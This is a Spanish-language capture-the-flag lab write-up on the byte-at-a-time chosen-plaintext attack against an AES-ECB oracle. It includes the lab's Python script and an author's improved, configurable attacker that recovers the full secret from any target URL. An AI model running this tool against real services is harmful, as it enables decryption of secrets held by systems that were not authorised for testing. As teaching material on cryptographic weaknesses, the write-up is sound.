
Un ataque común contra ECB oracles es el chosen-plaintext attack. Supón que el input del usuario se usa en el mensaje que genera el ciphertext ya que ECB encripta cada bloque por separado. En dicho caso, podemos aprovechar nuestro input para recuperar gradualmente el texto plano por completo realizando una fuerza bruta byte a byte.
Entendimiento Teórico
Digamos que tenemos un oracle ECB que genera un token secreto para nosotros. El token secreto es generado tomando nuestro nombre de usuario y un valor guardado con seguridad "TryHackMe" y realizando encriptación modo ECB sobre el resultado concatenado. Así que nuestro token es calculado usando:
token = ECB("TryHackMe" + username + "TryHackMe")
Usando el nombre de usuario de "A", este resultado resulta en el siguiente ciphertext:
Ciphertext: 92878b56ece593605c6108b7e62a08457d05ebd1dc98423dc6399c0bcd6903bb
Veamos cómo podemos recuperar el valor de TryHackMe.
Determinar el Tamaño del Bloque
Antes de poner en marcha el ataque, necesitamos determinar el tamaño del bloque del cifrado. La forma más fácil de hacerlo es jugando con la longitud de nuestro nombre de usuario. Empezamos configurando nuestro username a un sólo carácter y lo incrementamos gradualmente hasta que el bloque completo sea añadido al ciphertext. Entonces anotamos la longitud e incrementamos esta hasta que se añada un nuevo bloque. Cuando esto ocurre, podemos tomar la última longitud obtenida menos la longitud cuando el primer bloque se llenó para determinar el tamaño del bloque. Digamos que después del username AAAAA el primer bloque fue añadido, como se muestra:

Luego, después de 21 A's, otro bloque se añade como se muestra debajo:

Podemos decir que $21 - 5 = 16$ indicando que el bloque es de 16 bytes.
Encontrar el Offset

Cuando atacamos ECB oracles, es raro que el input esté justo al inicio del primer bloque. Como mostramos en nuestro ejemplo, el secreto se añade. Esto significa que debemos determinar el offset para entender qué bloque de datos controlamos. Echando un vistazo a la imagen de abajo, nuestro usuario empieza cerca del final del primer bloque y acaba en el tercero:

Sin embargo, cuando sólo tenemos el ciphertext, debemos determinar el offset por nosotros mismos. Para hacer esto, empezaremos con un username lleno de caracteres que conozcamos, como "A". Nos aseguraremos de que encaja en dos bloques, por lo que 32 bytes. Gradualmente, podemos añadir otro carácter como "B" al principio del username, y continuar haciéndolo hasta que haya dos bloques del ciphertext con el mismo valor, como se ve debajo:

Continuamos añadiendo B's hasta que nuestras A's ocupen por completo dos bloques. Así, contamos las B's añadidas al inicio lo que indica el offset como se muestra debajo:
Atacando el Oracle
Con el tamaño del bloque y el offset determinados, sólo nos queda preparar el ataque. Dado nuestro ejemplo sabemos que:
- El tamaño del bloque son 16 bytes.
- Nuestro primer offset son 4 bytes.
Usando esta información, nuestro objetivo es tomar un bloque que controlamos e inyectar justo un bloque para que la información que desconocemos quede aislada en un bloque. Veamos cómo va hasta ahora nuestro ataque:

Sin embargo, queremos un byte de la información real en el bloque que controlamos, por lo que en nuestro caso podemos hacer el siguiente cálculo:
$LongitudAExtender = TamañoBloque + Offset - UnByte = 16 + 4 - 1 = 19 bytes$
Esto significa que mandando un username con 4 B's y 15 A's tomamos control del primer byte de la información que desconocemos.

El ciphertext de este bloque ahora se convierte en nuestro valor de referencia. Dado que el último byte es la única pieza que no conocemos, nuestro objetivo ahora es bruteforcear dicho valor. Sabemos que un byte debe estar entre 0x00 y 0xFF. Usando esto, ahora mandamos 20 bytes de username y bruteforceamos todas las posibles combinaciones hasta que el bloque que controlamos coincida con el supuesto, repitiendo este proceso para todos los bytes hasta descifrar el secreto.
Realizar el Ataque
Ahora que hemos explicado la teoría, es hora de poner este conocimiento a test para atacar un oracle ECB. Navega hasta la URL dad para ver el oracle que atacaremos. Usaremos el siguiente script de Python:
from Crypto.Cipher import AES
from bs4 import BeautifulSoup
import binascii
import requests

### Variables ###

URL = "http://MACHINE_IP:5000/oracle"  #CAMBIA ESTO

BLOCK_SIZE = 0

### Oracle Interface ###

def chat_to_oracle(username):
    r = requests.post(URL, data = {'username' : username})
    #Parse the response
    soup = BeautifulSoup(r.text, 'html.parser')
    #Find the encrypted text
    value = str(soup.find(id='encrypted-result').find('strong'))
    #Extract the value
    value = value.replace('<strong>', '').replace('</strong>', '')

    return value

### Calculate Block Size ###

def calculate_block_size():
    #To calculate the block size, we need to keep sending a large username value until the ciphertext length grows twice

    #Get the initial ciphertext length
    username = "A"
    original_length = len(chat_to_oracle(username))

    #Now grow the username until the length becomes larger, keeping count
    first_change_len = 1
    while (len(chat_to_oracle(username)) == original_length):
        username += "A"
        first_change_len += 1

    print ("First growth was at position: " + str(first_change_len))

    #Get the new length
    new_length = len(chat_to_oracle(username))

    #Now grow the username a second time
    second_change_len = first_change_len
    while (len(chat_to_oracle(username)) == new_length):
         username += "A"
         second_change_len += 1

    print ("Second growth was at position: " + str(second_change_len))

    #With these two values, we can now determine the block size:
    BLOCK_SIZE = second_change_len - first_change_len

    print ("BLOCK_SIZE is: " + str(BLOCK_SIZE))

    return BLOCK_SIZE

def split_ciphertext(ciphertext, block_size):
    #This helper function will take the ciphertext and split it into blocks of the known block size
    #Times two since we have two hex for each char
    block_size = block_size * 2
    chunks = [ ciphertext[i:i+block_size] for i in range(0, len(ciphertext), block_size) ]
    return chunks

### Calculate the Offset ###

def calculate_offset(block_size):
    #To calculate the offset, we will send known text for double the block size and then gradually grow the text until we get two blocks that are the same

    #Create the initial double block size buffer
    initial_text = ""
    for x in range(block_size * 2):
        initial_text += "A"

    #Send this buffer to get the initial ciphertext
    ciphertext = chat_to_oracle(initial_text)

    chunks = split_ciphertext(ciphertext, block_size)

    #Ensure that there are no duplicates already, since this would indicate that there is no offet

    if (len(chunks) != len(set(chunks))):
        print ("No offset found!")
        offset = 0
        return offset

    #If we got here, there is an offet. We will slowly add more text to the start of the username until we get a duplicate
    offset = 0
    while (len(chunks) == len(set(chunks))):
        offset += 1
        #Increment the text by one
        initial_text = "B" + initial_text

        ciphertext = chat_to_oracle(initial_text)
        chunks = split_ciphertext(ciphertext, block_size)

    #Once we exit the loop, it means we have a duplicate chunk and have determined the offset

    print ("Offset is: " + str(offset))

    return offset

### Extract information from the Oracle ###
def brute_forcer(reference_chunk, initial_text, block_size, offset):
    #Character list can be adapted if we expect other characters as well. We could have done the full 0x00 - 0xFF range, but will stay with ASCII for this attack
    charlist = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'

    actual_char = ''
    found = False

    for char in charlist:
        print ('Testing character: ' + str(char))
        test_text = initial_text + char

        ciphertext = chat_to_oracle(test_text)
        chunks = split_ciphertext(ciphertext, block_size)

        #Test to see if our chunk matches the reference chunk
        if (reference_chunk == chunks[1]):
            print ("Found the char: " + char)
            actual_char = char
            found = True
            break

    if found:
        return char
    else:
        return None

def extract_first_byte(block_size, offset):
    #Now that we have both the block_size and the offset, we are ready to stage our attack. We will showcase how to do this for a single bit. Then the process has to repeat.

    #To start, we will craft our initial text.
    initial_text = ""

    #First we need to take care of the offset
    for x in range(offset):
        initial_text += "B"

    #Now we want to populate the rest of the text up to the block size except for the last byte
    for x in range(block_size - 1):
        initial_text += "A"

    #Now let's chat to the oracle and get our reference chunk
    ciphertext = chat_to_oracle(initial_text)
    chunks = split_ciphertext(ciphertext, block_size)

    #Our reference chunk will be the second chunk since we have an offset
    reference_chunk = chunks[1]

    print ("Reference chunk is: " + str(reference_chunk))

    #Now we can start the brute force
    char = brute_forcer(reference_chunk, initial_text, block_size, offset)
    return char

if __name__ == '__main__':

    #Send a message to the oracle and print the ciphertest
    print ("Testing the oracle")
    ciphertext = chat_to_oracle("SuperUser")
    print("Ciphertext for the username of SuperUser is: " + ciphertext)

    #Calculate the block size from the oracle
    print ("Calculating the block size")
    size = calculate_block_size()
    print ("Block size is: " + str(size))

    #Calculate the offset from the oracle
    print ("Calculating the offset")
    offset = calculate_offset(size)
    print ("Offset is: " + str(offset))

    #Brute force the first char
    print ("Brute forcing a single character")
    char = extract_first_byte(size, offset)
Interfaz con el Oracle
def chat_to_oracle(username):
    r = requests.post(URL, data = {'username' : username})
    #Parse the response
    soup = BeautifulSoup(r.text, 'html.parser')
    #Find the encrypted text
    value = str(soup.find(id='encrypted-result').find('strong'))
    #Extract the value
    value = value.replace('', '').replace('', '')
    return value
La primera función nos permite comunicarnos con el oracle ECB. Como se devuelve una respuesta HTML, usamos el paquete BeautifulSoup de Python para encontrar y extraer el ciphertext.
Calcular el Tamaño del Bloque
def calculate_block_size():
    #Get the initial ciphertext length
    username = "A"
    original_length = len(chat_to_oracle(username))
    #Now grow the username until the length becomes larger, keeping count
    first_change_len = 1
    while (len(chat_to_oracle(username)) == original_length):
        username += "A"
        first_change_len += 1
    print ("First growth was at position: " + str(first_change_len))
    #Get the new length
    new_length = len(chat_to_oracle(username))
    #Now grow the username a second time
    second_change_len = first_change_len
    while (len(chat_to_oracle(username)) == new_length):
         username += "A"
         second_change_len += 1
    print ("Second growth was at position: " + str(second_change_len))
    #With these two values, we can now determine the block size:
    BLOCK_SIZE = second_change_len - first_change_len
    print ("BLOCK_SIZE is: " + str(BLOCK_SIZE))
    return BLOCK_SIZE
Para calcular el tamaño del bloque, incrementamos gradualmente nuestro username añadiendo A's. Una vez que el ciphertext incrementa en tamaño, tomamos nota de la longitud y de nuevo cuando ocurra por segunda vez.
Separando el Ciphertext
def split_ciphertext(ciphertext, block_size):
    #This helper function will take the ciphertext and split it into blocks of the known block size
    #Times two since we have two hex for each char
    block_size = block_size * 2
    chunks = [ ciphertext[i:i+block_size] for i in range(0, len(ciphertext), block_size) ]
    return chunks
Ahora que sabemos el tamaño de los bloques, podemos crear una función que separará el ciphertext en los chunks correspondientes a los bloques de output del algoritmo de encriptación.
Calcular el Offset
def calculate_offset(block_size):
    #To calculate the offset, we will send known text for double the block size and then gradually grow the text until we get two blocks that are the same
    #Create the initial double block size buffer
    initial_text = ""
    for x in range(block_size * 2):
        initial_text += "A"
    #Send this buffer to get the initial ciphertext
    ciphertext = chat_to_oracle(initial_text)
    chunks = split_ciphertext(ciphertext, block_size)
    #Ensure that there are no duplicates already, since this would indicate that there is no offset
    if (len(chunks) != len(set(chunks))):
        print ("No offset found!")
        offset = 0
        return offset
    #If we got here, there is an offset. We will slowly add more text to the start of the username until we get a duplicate
    offset = 0
    while (len(chunks) == len(set(chunks))):
        offset += 1
        #Increment the text by one
        initial_text = "B" + initial_text
        ciphertext = chat_to_oracle(initial_text)
        chunks = split_ciphertext(ciphertext, block_size)
    #Once we exit the loop, it means we have a duplicate chunk and have determined the offset
    print ("Offset is: " + str(offset))
    return offset
Creamos un username con un valor fijado que sea dos veces la longitud del tamaño del bloque. Entonces, añadimos al principio la información gradualmente al username hasta que tengamos dos chunks que sean iguales. Podemos encontrar dos chunks iguales comparando el array del chunk original a otro que no permita valores únicos duplicados. Una vez que haya una discrepancia entre la longitud del array y el set, sabemos que un duplicado ha ocurrido y sabemos cuál es nuestro offset.
Extraer un Byte por Fuerza Bruta
def extract_first_byte(block_size, offset):
    #Now that we have both the block_size and the offset, we are ready to stage our attack. We will showcase how to do this for a single bit. Then the process has to repeat.
    #To start, we will craft our initial text.
    initial_text = ""
    #First we need to take care of the offset
    for x in range(offset):
        initial_text += "B"
    #Now we want to populate the rest of the text up to the block size except for the last byte
    for x in range(block_size - 1):
        initial_text += "A"
    #Now let's chat to the oracle and get our reference chunk
    ciphertext = chat_to_oracle(initial_text)
    chunks = split_ciphertext(ciphertext, block_size)
    #Our reference chunk will be the second chunk since we have an offset
    reference_chunk = chunks[1]
    print ("Reference chunk is: " + str(reference_chunk))
    #Now we can start the brute force
    char = brute_forcer(reference_chunk, initial_text, block_size, offset)
    return char
Para poder crackear un byte, ahora podemos mandar un username que sea exactamente suficientemente largo para que tengamos un byte de información desconocida. Capturamos el chunk como referencia y luego bruteforceamos hasta que coincidan los chunks.
Reto
Ahora que sabes como bruteforcear un sólo byte, tu reto es conseguir el resto del secreto.
Con este código podemos pasar argumentos, si quieres saber cómo usarlo utiliza python3 ecb_attacker.py -h (o el nombre que le pongas al script).
Aquí dejo el código mejorado:
#!/usr/bin/env python3

import argparse
import requests
from bs4 import BeautifulSoup
import string
import sys

# =========================
# Argument parsing
# =========================
def parse_args():
    parser = argparse.ArgumentParser(
        description="ECB byte-at-a-time oracle attacker with unknown prefix support"
    )

    parser.add_argument(
        "-u", "--url",
        required=True,
        help="Oracle URL, e.g. http://127.0.0.1:5000/oracle"
    )

    parser.add_argument(
        "-p", "--param",
        default="username",
        help="POST parameter name to send controlled input (default: username)"
    )

    parser.add_argument(
        "-s", "--selector",
        default="#encrypted-result strong",
        help='CSS selector to extract ciphertext from HTML (default: "#encrypted-result strong")'
    )

    parser.add_argument(
        "-m", "--method",
        choices=["POST", "GET"],
        default="POST",
        help="HTTP method to use (default: POST)"
    )

    parser.add_argument(
        "--max-bytes",
        type=int,
        default=128,
        help="Maximum number of bytes/chars to recover (default: 128)"
    )

    parser.add_argument(
        "--charset",
        choices=["printable", "letters", "alnum", "all"],
        default="printable",
        help="Charset to use for brute force (default: printable)"
    )

    parser.add_argument(
        "--custom-charset",
        default=None,
        help="Custom charset string. Overrides --charset"
    )

    parser.add_argument(
        "--test-value",
        default="SuperUser",
        help='Value used for initial oracle test (default: "SuperUser")'
    )

    parser.add_argument(
        "--timeout",
        type=float,
        default=10.0,
        help="HTTP timeout in seconds (default: 10)"
    )

    parser.add_argument(
        "-v", "--verbose",
        action="store_true",
        help="Verbose mode"
    )

    return parser.parse_args()

# =========================
# Charset helper
# =========================
def get_charset(args):
    if args.custom_charset is not None:
        return args.custom_charset

    if args.charset == "letters":
        return string.ascii_letters
    elif args.charset == "alnum":
        return string.ascii_letters + string.digits
    elif args.charset == "all":
        return ''.join(chr(i) for i in range(256))
    else:
        return string.printable

# =========================
# Oracle client
# =========================
class OracleClient:
    def __init__(self, url, param, selector, method="POST", timeout=10.0, verbose=False):
        self.url = url
        self.param = param
        self.selector = selector
        self.method = method.upper()
        self.timeout = timeout
        self.verbose = verbose
        self.session = requests.Session()

    def query(self, controlled_value: str) -> str:
        data = {self.param: controlled_value}

        try:
            if self.method == "POST":
                r = self.session.post(self.url, data=data, timeout=self.timeout)
            else:
                r = self.session.get(self.url, params=data, timeout=self.timeout)

            r.raise_for_status()
        except requests.RequestException as e:
            print(f"[!] HTTP error: {e}", file=sys.stderr)
            sys.exit(1)

        soup = BeautifulSoup(r.text, "html.parser")
        element = soup.select_one(self.selector)

        if element is None:
            print(
                f'[!] Could not find ciphertext with selector: {self.selector}',
                file=sys.stderr
            )
            sys.exit(1)

        value = element.text.strip()

        if self.verbose:
            print(f"[DEBUG] Oracle input={controlled_value!r} output={value!r}")

        return value

# =========================
# Helpers
# =========================
def split_ciphertext(ciphertext: str, block_size: int):
    hex_block_size = block_size * 2
    return [ciphertext[i:i + hex_block_size] for i in range(0, len(ciphertext), hex_block_size)]

def find_duplicate_block_index(blocks):
    seen = {}
    for i, b in enumerate(blocks):
        if b in seen:
            return seen[b]
        seen[b] = i
    return None

# =========================
# Discovery functions
# =========================
def calculate_block_size(oracle: OracleClient):
    original_length = len(oracle.query("A"))

    username = "A"
    first_change_len = 1
    while len(oracle.query(username)) == original_length:
        username += "A"
        first_change_len += 1

    new_length = len(oracle.query(username))

    second_change_len = first_change_len
    while len(oracle.query(username)) == new_length:
        username += "A"
        second_change_len += 1

    block_size = second_change_len - first_change_len
    print(f"[+] First growth at: {first_change_len}")
    print(f"[+] Second growth at: {second_change_len}")
    print(f"[+] BLOCK_SIZE: {block_size}")
    return block_size

def calculate_prefix_info(oracle: OracleClient, block_size: int):
    marker = "A" * (block_size * 2)

    for pad_len in range(block_size):
        payload = "B" * pad_len + marker
        ciphertext = oracle.query(payload)
        blocks = split_ciphertext(ciphertext, block_size)

        dup_idx = find_duplicate_block_index(blocks)
        if dup_idx is not None:
            print(f"[+] Prefix alignment pad: {pad_len}")
            print(f"[+] First fully controlled block index: {dup_idx}")
            return pad_len, dup_idx

    raise RuntimeError("Could not determine prefix alignment")

# =========================
# Attack
# =========================
def decrypt_secret(oracle: OracleClient, block_size: int, prefix_pad_len: int,
                   controlled_block_index: int, max_bytes: int, charset: str):
    recovered = ""

    for _ in range(max_bytes):
        pad_to_end = block_size - 1 - (len(recovered) % block_size)

        alignment_prefix = "B" * prefix_pad_len
        attack_prefix = "A" * pad_to_end

        payload = alignment_prefix + attack_prefix
        ciphertext = oracle.query(payload)
        blocks = split_ciphertext(ciphertext, block_size)

        target_block_index = controlled_block_index + (len(recovered) // block_size)
        if target_block_index >= len(blocks):
            print("[*] Reached end of ciphertext blocks")
            break

        reference_block = blocks[target_block_index]
        found = False

        for ch in charset:
            guess = alignment_prefix + attack_prefix + recovered + ch
            guess_ct = oracle.query(guess)
            guess_blocks = split_ciphertext(guess_ct, block_size)

            if guess_blocks[target_block_index] == reference_block:
                recovered += ch
                print(f"[+] Recovered so far: {repr(recovered)}")
                found = True
                break

        if not found:
            print("[*] No matching character found. Probably reached padding/end or charset incomplete.")
            break

    return recovered

# =========================
# Main
# =========================
def main():
    args = parse_args()
    charset = get_charset(args)

    oracle = OracleClient(
        url=args.url,
        param=args.param,
        selector=args.selector,
        method=args.method,
        timeout=args.timeout,
        verbose=args.verbose
    )

    print("[*] Testing oracle...")
    test = oracle.query(args.test_value)
    print(f"[+] Ciphertext({args.test_value}): {test}")

    print("\n[*] Calculating block size...")
    block_size = calculate_block_size(oracle)

    print("\n[*] Calculating prefix alignment info...")
    prefix_pad_len, controlled_block_index = calculate_prefix_info(oracle, block_size)

    print("\n[*] Decrypting secret...")
    secret = decrypt_secret(
        oracle=oracle,
        block_size=block_size,
        prefix_pad_len=prefix_pad_len,
        controlled_block_index=controlled_block_index,
        max_bytes=args.max_bytes,
        charset=charset
    )

    print("\n[+] Final recovered secret:")
    print(repr(secret))

if __name__ == "__main__":
    main()
Ten en cuenta que en este ejercicio todo el padding es representado por *, pero en un entorno real conviene recoger la máxima cantidad de bytes si el secreto no es claro y después probar.